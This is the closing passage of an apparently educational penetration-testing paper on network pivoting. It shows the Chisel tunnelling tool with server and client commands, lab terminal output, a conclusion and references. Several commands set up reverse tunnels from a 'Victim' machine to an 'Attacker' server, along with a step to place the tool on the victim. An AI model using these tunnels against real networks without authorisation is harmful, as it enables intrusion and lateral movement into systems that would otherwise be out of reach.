


Figure 10: Chisel
<https://github.com/jpillora/chisel>(2020)

Below some features, where we can notice how Chisel is good and easy to use...

- Easy to use
- Performant
- Encrypted connections using the SSH protocol (via crypto/ssh)
- Authenticated connections; authenticated client connections with an users config file, authenticated server connections with fingerprint matching.
- Client auto-reconnects with exponential backoff
- Client can create multiple tunnel endpoints over one TCP connection
- Client can optionally pass through HTTP CONNECT proxies
- Server optionally doubles as a reverse proxy
- Server optionally allows SOCKS5 connections (See guide below)
- Reverse port forwarding (Connections go through the server and out the client)

6 Chisel Technique

We can run a server on any Pentesting platform like kali or parrot os machine, and then connect to it from target machines. On making that connection, you can define different kinds of tunnels you want to set up.

One of those possibilities is to set up the server on myself local.

Actually, chisel is a binary that built acts as both the client and the server, and many systems operations like Unix and Windows.

```
root@hacking:~/WebApp# ./chisel

Usage: chisel [command] [--help]

Version: 0.0.0-src

Commands:
  server - runs chisel in server mode
  client - runs chisel in client mode

Read more:
  https://github.com/jpillora/chisel

root@hacking:~/WebApp#
```

Figure 11: Chisel types
<https://github.com/jpillora/chisel>(2020)

So, to start the server, is simple process to execute, we run that command below, that will allow you to specify what port chisel listens on.

```
#./chisel server -p [port] --reverse. -p
```

If you don't provide this (listen port), it'll try 8080 by default, which often can fail, because many researchers almost always have an application running on 8080, like Burp or OWASP Zap. The "--reverse" tells the server that you want clients connecting in to be allowed to define reverse tunnels, that is, the clients connecting in can open listening ports on your local machine.

```
root@hacking:~/WebApp# chisel server -p 1717 -reverse -v
2020/05/15 17:57:03 server: Reverse tunnelling enabled
2020/05/15 17:57:03 server: Fingerprint de:77:93:9d:95:52:fc:c3:08:80:e9:b3:a6:65:ff:9d
2020/05/15 17:57:03 server: Listening on 0.0.0.0:1717...
```

Figure 12: Chisel Server
<https://github.com/jpillora/chisel>(2020)

On the other hand, you have the client who is responsible for accessing the port being listened to by the server.

```
#./chisel client Attacker:[port] [port]:Victim:[Listen port]

Or localhost - Of course depending of the application

#./chisel client Attacker:[port] [port]:127.0.0.1:[Listen port]
```

You need to download Chisel for your victim machine and you'll be able to make the connection Victim x Attacker through the channel you opened earlier.

```
root@hacking: ~/WebApp 94x50
root@hacking:~/WebApp# chisel client 192.168.1.128:1717 1234:192.168.1.131:1717
2020/05/15 18:05:22 client: Connecting to ws://192.168.1.128:1717
2020/05/15 18:05:22 client: proxy#1:0.0.0.0:1234=>192.168.1.131:1717: Listening
2020/05/15 18:05:22 client: Fingerprint 53:7a:02:d8:29:01:5e:8e:71:53:bc:da:a5:73:84:ba
2020/05/15 18:05:22 client: Connected (Latency 728.603µs)
```

Figure 12: Chisel Server
[https://github.com/jpillora/chisel\(2020\)](https://github.com/jpillora/chisel(2020))

```
root@hacking: ~/WebApp 137x9
root@hacking:~/WebApp# chisel server -p 1717 -reverse -v
2020/05/15 18:05:05 server: Reverse tunnelling enabled
2020/05/15 18:05:05 server: Fingerprint 53:7a:02:d8:29:01:5e:8e:71:53:bc:da:a5:73:84:ba
2020/05/15 18:05:05 server: Listening on 0.0.0.0:1717...
2020/05/15 18:05:22 server: session#1: Handshaking...
2020/05/15 18:05:22 server: session#1: Verifying configuration
2020/05/15 18:05:22 server: session#1: Open

root@hacking: ~/WebApp 137x39
root@hacking:~/WebApp# netstat -putona
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name      Timer
tcp        0      0 0.0.0.0:1234            0.0.0.0:*               LISTEN      10528/chisel           off (0.00/0/0)
tcp        0      0 192.168.1.128:39306    192.168.1.128:1717     ESTABLISHED 10528/chisel           keepalive (6.71/0/0)
tcp6       0      0 :::1717                :::*                   LISTEN      10512/chisel           off (0.00/0/0)
tcp6       0      0 192.168.1.128:1717     192.168.1.128:39306    ESTABLISHED 10512/chisel           keepalive (6.71/0/0)
udp        0      0 192.168.1.128:68       192.168.1.254:67       ESTABLISHED 641/NetworkManager     off (0.00/0/0)
```

Figure 12: Chisel Server
[https://github.com/jpillora/chisel\(2020\)](https://github.com/jpillora/chisel(2020))

7 Conclusion

In this paper we went through all the steps to understand how works the Pivoting Techniques.

Pivoting is an important technique in the pen testers can use. It allows them to bridge networks through an intermediate system. By doing so, the pen tester can gain access to systems he would otherwise be unable to reach. As we mention in this simple paper, we see a few techniques that can be used to gain access and there are many tools that can be used to pivot.

Each tool that you use to progressing in your test environment, can guarantee many benefits as we talked about during this paper, such as ease of implementation, performance of execution, among others.

Some points that are important to evaluate when using tools for Pivot, what kind of blocks you are receiving and that you may face during the performance of your penetration testing.

Many times, when we get access to a vulnerable machine, many times our "shell" is totally limited, so the more knowledge of how the packaging of the protocol works and how this communication is done, the better the application of the tool will be.

Which should be pivoting technique is best?

There is no one correct answer. The answer depends of course, on what the pen tester is trying to do and the situation.

Is the port open? Is the prerequisite software installed? In order to choose the best pivoting technique, the pen tester needs to match the technique to the situation

As a suggestion for the next topics, it is interesting to work with different scenarios, such as different operating systems, in addition to the use of containers, as mentioned superficially in this article.

8 References

¹<https://github.com/jpillora/chisel>- Access at 01/05/2020

²<http://www.dvwa.co.uk/> - Access at 01/05/2020

<https://nullsweep.com/pivot-cheatsheet-for-pentesters/> – Access at 01/05/2020

<https://miloserdov.org/?p=2973> - Access at 01/05/2020

<https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/> - Access at 02/05/2020

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Network%20Pivoting%20Techniques.md> - Access at 03/05/2020

<https://artkond.com/2017/03/23/pivoting-guide/>- Access at 03/05/2020

<https://resources.infosecinstitute.com/pivoting-exploit-system-another-network/#gref> - Access at 04/05/2020

<https://blog.midri.com.br/pentest/pivoting-o-que-e-quais-as-opcoes-e-como-usa-las/> - Access at 05/01/2020

<https://0xdf.gitlab.io/2019/01/28/tunneling-with-chisel-and-ssf.html> - Access at 05/01/2020

<https://www.puckiestyle.nl/pivot-with-chisel/> - Access at 05/01/2020

<https://www.sans.org/reading-room/whitepapers/testing/tunneling-pivoting-web-application-penetration-testing-36117> - Access at 05/01/2020